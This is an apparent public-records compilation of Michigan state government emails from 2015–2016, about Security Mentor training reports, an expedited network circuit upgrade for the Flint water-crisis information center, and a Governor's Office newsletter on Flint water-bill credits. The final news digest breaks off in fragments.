Hi Karen. Is it possible for you to send me an updated spreadsheet for DIFS Security Mentor training? I will contact Rock today to see if he can give me access but in the meantime I was hoping you could assist.

Thanks.

Cathy Fitch  
Office of Financial and Administrative Services  
Michigan Department of Insurance and Financial Services  
530 W. Allegan Street, 7<sup>th</sup> Floor  
517.284.8676 (Desk)  
517.896.8764 (Mobile)  
[fitchc@michigan.gov](mailto:fitchc@michigan.gov)



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**From:** Towne, Karen (LARA)  
**Sent:** Thursday, October 01, 2015 12:13 PM  
**To:** Fitch, Catherine (DIFS) <[FitchC@michigan.gov](mailto:FitchC@michigan.gov)>  
**Subject:** RE: Security Mentor Program

For whatever reason, DIFS has stayed with me even though I requested it go to DIFS once the department was created. Attached is the list that is provided from the Security Mentor data. I do not have authority to make any changes to your list. Hope this helps.

Karen E. Towne  
Senior Executive Assistant Director  
Emergency Management Coordinator  
Information Privacy & Security Officer  
Department of Licensing & Regulatory Affairs  
611 West Ottawa Street  
Lansing, MI 48933

Office: 517-373-9495  
Cell: 517-243-8938  
Fax: 517-373-2129

---

**From:** Fitch, Catherine (DIFS)  
**Sent:** Wednesday, September 30, 2015 4:07 PM  
**To:** Towne, Karen (LARA) <[TowneK2@michigan.gov](mailto:TowneK2@michigan.gov)>  
**Subject:** FW: Security Mentor Program

Karen,

Can you provide me with a report for DIFS?

Cathy Fitch  
Office of Financial and Administrative Services  
Michigan Department of Insurance and Financial Services  
530 W. Allegan Street, 7<sup>th</sup> Floor  
517.284.8676 (Desk)  
517.896.8764 (Mobile)  
[fitchc@michigan.gov](mailto:fitchc@michigan.gov)



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**From:** Rakowski, Rock (DTMB)  
**Sent:** Thursday, September 24, 2015 8:53 AM  
**To:** Fitch, Catherine (DIFS) <[FitchC@michigan.gov](mailto:FitchC@michigan.gov)>  
**Cc:** Allen, Charlotte (DTMB) <[AllenC1@michigan.gov](mailto:AllenC1@michigan.gov)>; Towne, Karen (LARA) <[TowneK2@michigan.gov](mailto:TowneK2@michigan.gov)>  
**Subject:** RE: Security Mentor Program

Cathy,

Please contact Karen Towne on this request she is your agency's Security Mentor coordinator.

Thanks

Rock

---

**From:** Allen, Charlotte (DTMB)  
**Sent:** Wednesday, September 23, 2015 4:27 PM  
**To:** Fitch, Catherine (DIFS)  
**Cc:** Rakowski, Rock (DTMB)  
**Subject:** RE: Security Mentor Program

Hi, Cathy! I've copied Rock Rakowski so see if he can provide that for you. He'll get back to you tomorrow.

Thanks!

/ca

---

**From:** Fitch, Catherine (DIFS)  
**Sent:** Wednesday, September 23, 2015 3:54 PM  
**To:** Allen, Charlotte (DTMB)  
**Subject:** RE: Security Mentor Program

Charlotte,

Is it possible to get a report on how many DIFS employees have outstanding lessons?

Cathy Fitch  
Office of Financial and Administrative Services  
Michigan Department of Insurance and Financial Services  
530 W. Allegan Street, 7<sup>th</sup> Floor

517.284.8676 (Desk)  
517.896.8764 (Mobile)  
[fitchc@michigan.gov](mailto:fitchc@michigan.gov)



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---

**From:** Allen, Charlotte (DTMB)  
**Sent:** Wednesday, September 23, 2015 10:57 AM  
**To:** Beaulac, Michael (DEQ) <[BeaulacM@michigan.gov](mailto:BeaulacM@michigan.gov)>; Benner, Thomas (MDARD) <[bennert9@michigan.gov](mailto:bennert9@michigan.gov)>; Burgess, Louis (MDE) <[burgessl@michigan.gov](mailto:burgessl@michigan.gov)>; Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>; Das, Rajiv (DTMB) <[DasR@michigan.gov](mailto:DasR@michigan.gov)>; Davenport, Rodney (DTMB) <[DavenportR1@michigan.gov](mailto:DavenportR1@michigan.gov)>; Davis, Donna (DNR) <[DAVISD8@michigan.gov](mailto:DAVISD8@michigan.gov)>; Edwards, Cynthia (DCH) <[EdwardsC@michigan.gov](mailto:EdwardsC@michigan.gov)>; Esch, Andy (MDOT) <[ESCHA@michigan.gov](mailto:ESCHA@michigan.gov)>; Fedewa, Kim (MEDC) <[fedewak@michigan.org](mailto:fedewak@michigan.org)>; Fitch, Catherine (DIFS) <[FitchC@michigan.gov](mailto:FitchC@michigan.gov)>; Gnodtke, John (MCSC) <[GnodtkeJ@michigan.gov](mailto:GnodtkeJ@michigan.gov)>; Goldstein, Mitzi (MSP) <[GoldsteinM@michigan.gov](mailto:GoldsteinM@michigan.gov)>; Gorton, Paul S. (MDOC) <[GortonP@michigan.gov](mailto:GortonP@michigan.gov)>; Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>; Hyde, Gena (MDOS) <[HydeG@michigan.gov](mailto:HydeG@michigan.gov)>; Jackson, Jennifer (AG) <[JacksonJ5@michigan.gov](mailto:JacksonJ5@michigan.gov)>; Kopacsi, Christian (DTMB) <[KopacsiC@michigan.gov](mailto:KopacsiC@michigan.gov)>; Krueger, Cindy (DNR) <[KruegerC@michigan.gov](mailto:KruegerC@michigan.gov)>; Lerner, Trena (DCH) <[larnert@michigan.gov](mailto:larnert@michigan.gov)>; Lowe, Richard (DTMB) <[lower@michigan.gov](mailto:lower@michigan.gov)>; Maj. Dan Guy <[daniel.guy@ang.af.mil](mailto:daniel.guy@ang.af.mil)>; Mark Dobek <[dobekm@courts.mi.gov](mailto:dobekm@courts.mi.gov)>; Mull, Shelley (MDOS) <[MullS@michigan.gov](mailto:MullS@michigan.gov)>; Nixon, Ruth (DTMB) <[NixonR@michigan.gov](mailto:NixonR@michigan.gov)>; Peiffer, William (MSL) <[PeifferW@michigan.gov](mailto:PeifferW@michigan.gov)>; Pohl, Allan (LARA) <[pohla1@michigan.gov](mailto:pohla1@michigan.gov)>; Reasner, Richard (DTMB) <[ReasnerR@michigan.gov](mailto:ReasnerR@michigan.gov)>; Schmittziel, Cheryl (DTMB) <[schmittzielc@michigan.gov](mailto:schmittzielc@michigan.gov)>; Schneider, Steven (MSHDA) <[schneiders9@michigan.gov](mailto:schneiders9@michigan.gov)>; Selleck, James (AG) <[SelleckJ1@michigan.gov](mailto:SelleckJ1@michigan.gov)>; Shah, Smruti A. (Treasury) <[ShahS1@michigan.gov](mailto:ShahS1@michigan.gov)>; Spalding, Teresa (DHS) <[SpaldingT@michigan.gov](mailto:SpaldingT@michigan.gov)>; Stanaway, Deb (DTMB) <[StanawayD@michigan.gov](mailto:StanawayD@michigan.gov)>; Towne, Karen (LARA) <[TowneK2@michigan.gov](mailto:TowneK2@michigan.gov)>; Wells, Eric (MGCB) <[wellse2@michigan.gov](mailto:wellse2@michigan.gov)>  
**Cc:** Rakowski, Rock (DTMB) <[RakowskiI@michigan.gov](mailto:RakowskiI@michigan.gov)>  
**Subject:** FW: Security Mentor Program

CSP Security Committee --

As discussed in last week's meeting, below is relevant information regarding the Security Mentor awareness training and milestone dates.

This information was shared this morning with the designated Agency coordinators. If you have any questions or need additional clarification, please contact Rock Rakowski at [Rakowskij@michigan.gov](mailto:Rakowskij@michigan.gov).

Thanks!

/ca

---

**From:** Rakowski, Rock (DTMB)  
**Sent:** Wednesday, September 23, 2015 10:37 AM  
**Subject:** Security Mentor Program

From: Security Mentor Administrative Team

As of September 30, 2015 we will no longer be accepting any "ADDS, DELETES, CHANGES, UPDATES" to the user file for Security Mentor. This phase of the training contract will end February 2016 and this "September cutoff" date will allow reasonable time for completion of each training lesson by current and new employees. During this time some employees will not receive notification of any new lessons to be taken as others will be notified to take their final lessons of this phase.

We are intending to renew the Security Mentor contract for two additional years but it will only license us for taking the next 12 lessons during those two years not previous lessons. The new lessons will still be deployed on a bi-monthly basis to all State of Michigan employees beginning February 2016 and ending February 2018.

All other facets of this training will be the same.

Thank You for all your help during this transition period, if you have any questions please email me at [Rakowskij@michigan.gov](mailto:Rakowskij@michigan.gov) or call me at 517-373-8059.

Rock Rakowski

Department of Technology Management and Budget

Office of Cyber Security

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**From:** Salmon, Jay (DTMB)  
**Sent:** Monday, February 01, 2016 10:57 AM  
**To:** Rakowski, Rock (DTMB); Weldon, Diane (DTMB)  
**Cc:** Novello, Richard (DTMB)  
**Subject:** RE: Request from SEOC

Hi Rock,

I spoke to AT&T management and made this circuit upgrade highest priority when we submitted it, they are aware of what this circuit is running right now. I will follow up with them today for a status and let you know.

Thanks,  
Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Rakowski, Rock (DTMB)  
**Sent:** Monday, February 1, 2016 10:39 AM  
**To:** Salmon, Jay (DTMB) <SalmonJ@michigan.gov>; Weldon, Diane (DTMB) <weldond@michigan.gov>  
**Cc:** Novello, Richard (DTMB) <NovelloD@michigan.gov>  
**Subject:** RE: Request from SEOC

Jay, Please inform AT&T that this is for the Flint Water Crisis, if you already haven't.  
This data restriction may affect crisis communication.  
Thanks  
Rock

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Monday, February 01, 2016 10:34 AM  
**To:** Weldon, Diane (DTMB) <weldond@michigan.gov>  
**Cc:** Novello, Richard (DTMB) <NovelloD@michigan.gov>; Rakowski, Rock (DTMB) <RakowskiJ@michigan.gov>  
**Subject:** RE: Request from SEOC

You're welcome Diane,  
The normal timeframe is 45 business days for this type of change. I am hoping to have it completed within a week or so but we will see.

Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Weldon, Diane (DTMB)  
**Sent:** Monday, February 1, 2016 10:29 AM  
**To:** Salmon, Jay (DTMB) <SalmonJ@michigan.gov>  
**Cc:** Novello, Richard (DTMB) <NovelloD@michigan.gov>; Rakowski, Rock (DTMB) <RakowskiJ@michigan.gov>  
**Subject:** RE: Request from SEOC

Thank you Jay. Do you have an estimated idea how long it will take with AT&T?

Respectfully,

Diane M Weldon, Data Center Operations  
Enterprise Services Manager  
Department of Technology Management & Budget  
(517) 241-4065 Office  
(517) 202-1702 Cell

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Monday, February 1, 2016 10:27 AM  
**To:** Weldon, Diane (DTMB) <weldond@michigan.gov>  
**Cc:** Novello, Richard (DTMB) <NovelloD@michigan.gov>; Rakowski, Rock (DTMB) <RakowskiJ@michigan.gov>  
**Subject:** RE: Request from SEOC

Hi Diane,  
I can keep you updated as I get information. Right now I have nothing new other than AT&T management is pushing the expedite.

Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Weldon, Diane (DTMB)  
**Sent:** Monday, February 1, 2016 10:22 AM  
**To:** Salmon, Jay (DTMB) <SalmonJ@michigan.gov>  
**Cc:** Novello, Richard (DTMB) <NovelloD@michigan.gov>; Rakowski, Rock (DTMB) <RakowskiJ@michigan.gov>  
**Subject:** RE: Request from SEOC

Jay the ticket and Incident that we had opened for updates has been closed. I was tasked with keeping the SEOC updated on the expedited circuit request for the JIC. Would you please keep us informed on the circuit upgrade? Or provide a contact that would have that information.

SMMS Incident 61998  
Remedy INC 5877944  
1/29/2016 12:51:46 PM salmon  
Resolution Communications Resolution Details : Circuit upgrade submitted for site. Closing incident and tracking via AT&T ticket for upgrade.

Respectfully,

Diane M Weldon, Data Center Operations  
Enterprise Services Manager  
Department of Technology Management & Budget  
(517) 241-4065 Office  
(517) 202-1702 Cell

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Thursday, January 28, 2016 4:35 PM  
**To:** Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>; Wilson, David (DTMB) <[WilsonD7@michigan.gov](mailto:WilsonD7@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>  
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**Subject:** RE: Request from SEOC

Expedited request to increase circuit bandwidth at Flint SOB from 50mb to 100mb was submitted to AT&T today. I have reached out to AT&T management for assistance with the expedite.

Thank you,  
Jay Salmon  
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Thanks Jay!

Jack L Harris  
Director, Enterprise Architecture and Network Strategies  
DTMB Office of the CTO  
320 South Walnut Street  
Lansing MI 48909  
(517) 241-9850

**DTMB**  
**HELP. CONNECT. SOLVE.**

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I suspect this was overlooked when the emergency stand-up happened on Monday.

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*Sent from my Verizon Smartphone*

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*Sent from my Verizon Smartphone*

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**Cc:** Bates, David (DTMB);  
**Subject:** FW: Request from SEOC

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---

**From:** Weldon, Diane (DTMB)  
**Sent:** Wednesday, January 27, 2016 3:14 PM  
**To:** MSP-EOC-MDTMB <MSP-EOC-MDTMB@michigan.gov>  
**Cc:** Rakowski, Rock (DTMB) <RakowskiI@michigan.gov>; Doll, Jeanette (DTMB) <dollj@michigan.gov>; McKee, Ryan (DTMB) <mckeer1@michigan.gov>; McPherson, Victoria (DTMB) <McPhersonV@michigan.gov>; Reasner, Richard (DTMB) <ReasnerR@michigan.gov>; Jackson, JP (DTMB) <JacksonJ6@michigan.gov>; Moore, Steven (DTMB) <MooreS3@michigan.gov>; Novello, Richard (DTMB) <NovelloD@michigan.gov>  
**Subject:** RE: Request from SEOC

Per our phone conversation I will check with EM, Telecom may have to assist.

Respectfully,

Diane M Weldon, Data Center Operations  
Enterprise Services Manager  
Department of Technology Management & Budget  
(517) 241-4065 Office  
(517) 202-1702 Cell

---

**From:** MSP-EOC-MDTMB  
**Sent:** Wednesday, January 27, 2016 2:33 PM  
**To:** Weldon, Diane (DTMB) <weldond@michigan.gov>  
**Cc:** Rakowski, Rock (DTMB) <RakowskiI@michigan.gov>; Doll, Jeanette (DTMB) <dollj@michigan.gov>; McKee, Ryan (DTMB) <mckeer1@michigan.gov>; McPherson, Victoria (DTMB) <McPhersonV@michigan.gov>; Reasner, Richard (DTMB) <ReasnerR@michigan.gov>  
**Subject:** RE: Request from SEOC  
**Importance:** High

Diane,  
Are you able to have someone check on this resource request from JIC in Flint.  
I think Rich and Vicki must be out.  
Let me know.  
Thanks  
Rock

---

**From:** MSP-EOC-MDTMB  
**Sent:** Wednesday, January 27, 2016 1:02 PM  
**To:** Reasner, Richard (DTMB); McPherson, Victoria (DTMB)  
**Cc:** Rakowski, Rock (DTMB); Doll, Jeanette (DTMB); McKee, Ryan (DTMB)  
**Subject:** Request from SEOC  
**Importance:** High

Rich and Vicki  
Can you check this out?  
We have been assigned this resource request.  
Let me know.  
Thanks  
Rock

---

**Slow Internet at Flint JIC**  
**Detailed description**

The Internet is slow at the Flint JIC today. We had difficulty streaming the Governor's Press conference. Not sure if this can be addressed or fixed.

**Attachment Description**

**Originating Position:**  
JIC PIO Leader

**Originator Name:**  
Ron Leix

**Point of Contact:**  
Ron Leix

**Point of Contact Number:**  
517-242-5631

**Priority**  
2-Priority (12 hrs.)

**Date/Time Due:**  
01/28/2016 00:47:00

**Date/Time Complete:**

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Tuesday, February 02, 2016 10:56 AM  
**To:** Rakowski, Rock (DTMB);Weldon, Diane (DTMB)  
**Cc:** Novello, Richard (DTMB)  
**Subject:** RE: Request from SEOC

Rock,  
I didn't receive an update until this morning. I do not have a firm date yet but until I get that we are looking at the middle to end of next week. Which is actually great considering there is circuit/router hardware replacement for this one as well as the software changes that need to be made. AT&T management is still pushing though and I will let you know as soon as I receive a firm date.

Thank you,  
Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Rakowski, Rock (DTMB)  
**Sent:** Tuesday, February 2, 2016 10:37 AM  
**To:** Salmon, Jay (DTMB) <SalmonJ@michigan.gov>; Weldon, Diane (DTMB) <weldond@michigan.gov>  
**Cc:** Novello, Richard (DTMB) <NovelloD@michigan.gov>  
**Subject:** RE: Request from SEOC  
**Importance:** High

Jay,  
I am receiving requests from the SEOC for an update on this.  
I did not receive an update yesterday.  
Please advise.  
Thanks  
Rock

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Monday, February 01, 2016 10:57 AM  
**To:** Rakowski, Rock (DTMB) <RakowskiJ@michigan.gov>; Weldon, Diane (DTMB) <weldond@michigan.gov>  
**Cc:** Novello, Richard (DTMB) <NovelloD@michigan.gov>  
**Subject:** RE: Request from SEOC

Hi Rock,  
I spoke to AT&T management and made this circuit upgrade highest priority when we submitted it, they are aware of what this circuit is running right now. I will follow up with them today for a status and let you know.

Thanks,  
Jay Salmon

NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
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**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>  
**Subject:** RE: Request from SEOC

Jay, Please inform AT&T that this is for the Flint Water Crisis, if you already haven't.  
This data restriction may affect crisis communication.  
Thanks  
Rock

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Monday, February 01, 2016 10:34 AM  
**To:** Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>  
**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>  
**Subject:** RE: Request from SEOC

You're welcome Diane,  
The normal timeframe is 45 business days for this type of change. I am hoping to have it completed within a week or so but we will see.

Jay Salmon  
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**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>  
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Thank you Jay. Do you have an estimated idea how long it will take with AT&T?

Respectfully,

Diane M Weldon, Data Center Operations  
Enterprise Services Manager  
Department of Technology Management & Budget  
(517) 241-4065 Office  
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Hi Diane,  
I can keep you updated as I get information. Right now I have nothing new other than AT&T management is pushing the expedite.

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**To:** Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>  
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**Subject:** RE: Request from SEOC

Jay the ticket and Incident that we had opened for updates has been closed. I was tasked with keeping the SEOC updated on the expedited circuit request for the JIC. Would you please keep us informed on the circuit upgrade? Or provide a contact that would have that information.

SMMS Incident 61998  
Remedy INC 5877944  
1/29/2016 12:51:46 PM salmon  
Resolution Communications Resolution Details : Circuit upgrade submitted for site. Closing incident and tracking via AT&T ticket for upgrade.

Respectfully,

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---

**From:** Weldon, Diane (DTMB)  
**Sent:** Wednesday, January 27, 2016 3:14 PM  
**To:** MSP-EOC-MDTMB <[MSP-EOC-MDTMB@michigan.gov](mailto:MSP-EOC-MDTMB@michigan.gov)>  
**Cc:** Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>; Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>; McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>; McPherson, Victoria (DTMB) <[McPhersonV@michigan.gov](mailto:McPhersonV@michigan.gov)>; Reasner, Richard (DTMB) <[ReasnerR@michigan.gov](mailto:ReasnerR@michigan.gov)>; Jackson, JP (DTMB) <[JacksonJ6@michigan.gov](mailto:JacksonJ6@michigan.gov)>; Moore, Steven (DTMB) <[MooreS3@michigan.gov](mailto:MooreS3@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>  
**Subject:** RE: Request from SEOC

Per our phone conversation I will check with EM, Telecom may have to assist.

Respectfully,

Diane M Weldon, Data Center Operations  
Enterprise Services Manager



Department of Technology Management & Budget  
(517) 241-4065 Office  
(517) 202-1702 Cell

---

**From:** MSP-EOC-MDTMB

**Sent:** Wednesday, January 27, 2016 2:33 PM

**To:** Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>

**Cc:** Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>; Doll, Jeanette (DTMB) <[dolli@michigan.gov](mailto:dolli@michigan.gov)>; McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>; McPherson, Victoria (DTMB) <[McPhersonV@michigan.gov](mailto:McPhersonV@michigan.gov)>; Reasner, Richard (DTMB) <[ReasnerR@michigan.gov](mailto:ReasnerR@michigan.gov)>

**Subject:** RE: Request from SEOC

**Importance:** High

Diane,

Are you able to have someone check on this resource request from JIC in Flint.

I think Rich and Vicki must be out.

Let me know.

Thanks

Rock

---

**From:** MSP-EOC-MDTMB

**Sent:** Wednesday, January 27, 2016 1:02 PM

**To:** Reasner, Richard (DTMB); McPherson, Victoria (DTMB)

**Cc:** Rakowski, Rock (DTMB); Doll, Jeanette (DTMB); McKee, Ryan (DTMB)

**Subject:** Request from SEOC

**Importance:** High

Rich and Vicki

Can you check this out?

We have been assigned this resource request.

Let me know.

Thanks

Rock

---

**Slow Internet at Flint JIC**

**Detailed description**

The Internet is slow at the Flint JIC today. We had difficulty streaming the Governor's Press conference. Not sure if this can be addressed or fixed.

**Attachment Description**

---

**Originating Position:**  
JIC PIO Leader

**Originator Name:**  
Ron Leix

**Point of Contact:**  
Ron Leix


**Point of Contact Number:**  
517-242-5631

**Priority**  
2-Priority (12 hrs.)


**Date/Time Due:**  
01/28/2016 00:47:00

**Date/Time Complete:**

**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Wednesday, February 03, 2016 6:13 PM  
**To:** Rakowski, Rock (DTMB)  
**Subject:** "Flint residents should not have to pay for water they cannot drink"



## Budget recommendation will include \$30 million request for Flint water bill repayments





When Governor Rick Snyder presents his budget recommendation next Wednesday, Feb. 10, he will include a \$30 million request for the residents of Flint to keep their water service on and eliminate the need to pay for water they cannot completely trust to drink.

Under the governor's ask, the funding would enable the city of Flint to apply credits for customers on future bills. Estimates show water is roughly 47 percent of billing and sewer costs are around 53 percent. The credit would be applied to consumption usage (roughly 65 percent) of a resident's water portion of the bill, such as for bathing, drinking, cooking, and washing your hands. Residents still would be responsible for paying the sewer portion

of their water bills.

Professor Marc Edwards of Virginia Tech said, "This essentially refunds all the money associated with consumption or consumer use. I think it's an amazing gesture of common sense and good will and it corrects an injustice. I don't think there's a precedent for this. I feel so encouraged by the direction this is going."


[Click here to learn more about the budget request.](#)



We spoke with Staff Sgt. Thomas Vega about the critical resources they're providing to Flint families every day. He also encouraged residents to pick up and return their water testing kits to Flint fire stations. Test results will be posted online at [www.mi.gov/flintwater](http://www.mi.gov/flintwater). **[Click here to watch the video.](#)**

[www.mi.gov/FlintWater](http://www.mi.gov/FlintWater) | [www.HelpForFlint.com](http://www.HelpForFlint.com)

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
This email was sent to [zakowskij@michigan.gov](mailto:zakowskij@michigan.gov) on behalf of: The Executive Office of the Governor · 111 South Capitol Avenue · Lansing, MI 48909 · 517-335-7858

**From:** Homeland Security News Wire <ben@homelandsecuritynewswire.ccsend.com> on behalf of Homeland Security News Wire <hsnewswire@newswirepubs.com>  
**Sent:** Thursday, February 04, 2016 9:40 AM  
**To:** Rakowski, Rock (DTMB)  
**Subject:** OBL's inspiration for 9/11 | 2-factor vulnerability | Flint investigation

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
January 2016 vol. 10 no. 28

### Bin Laden's 9/11 plot "inspired" by EgyptAir flight crash: Al-Qaeda

Bin Laden planned the 9/11 terrorist attacks after being "inspired" by a video of a plane crash into the Atlantic Ocean. An al-Qaeda spokesman said bin-Lade, discussing EgyptAir Flight 990 -- which crashed into the Atlantic Ocean during its journey from Los Angeles to Cairo, said he asked people on board -- asked: "Why didn't he crash it into a building?"

### U.K. anti-radicalization program "sowing mistrust and fear" in Muslim communities:

Lord QC, the independent reviewer of the U.K.. terrorism laws, said the government's flagship anti-radicalization program, Prevent, should be scrapped because it is sowing mistrust and fear in the Muslim community. He said that the program, particularly its requirement that schools spot signs of radicalization in students, has become a "significant source



among British Muslims, encouraging “mistrust to spread and to

## **declares state of emergency in four with Zika virus**



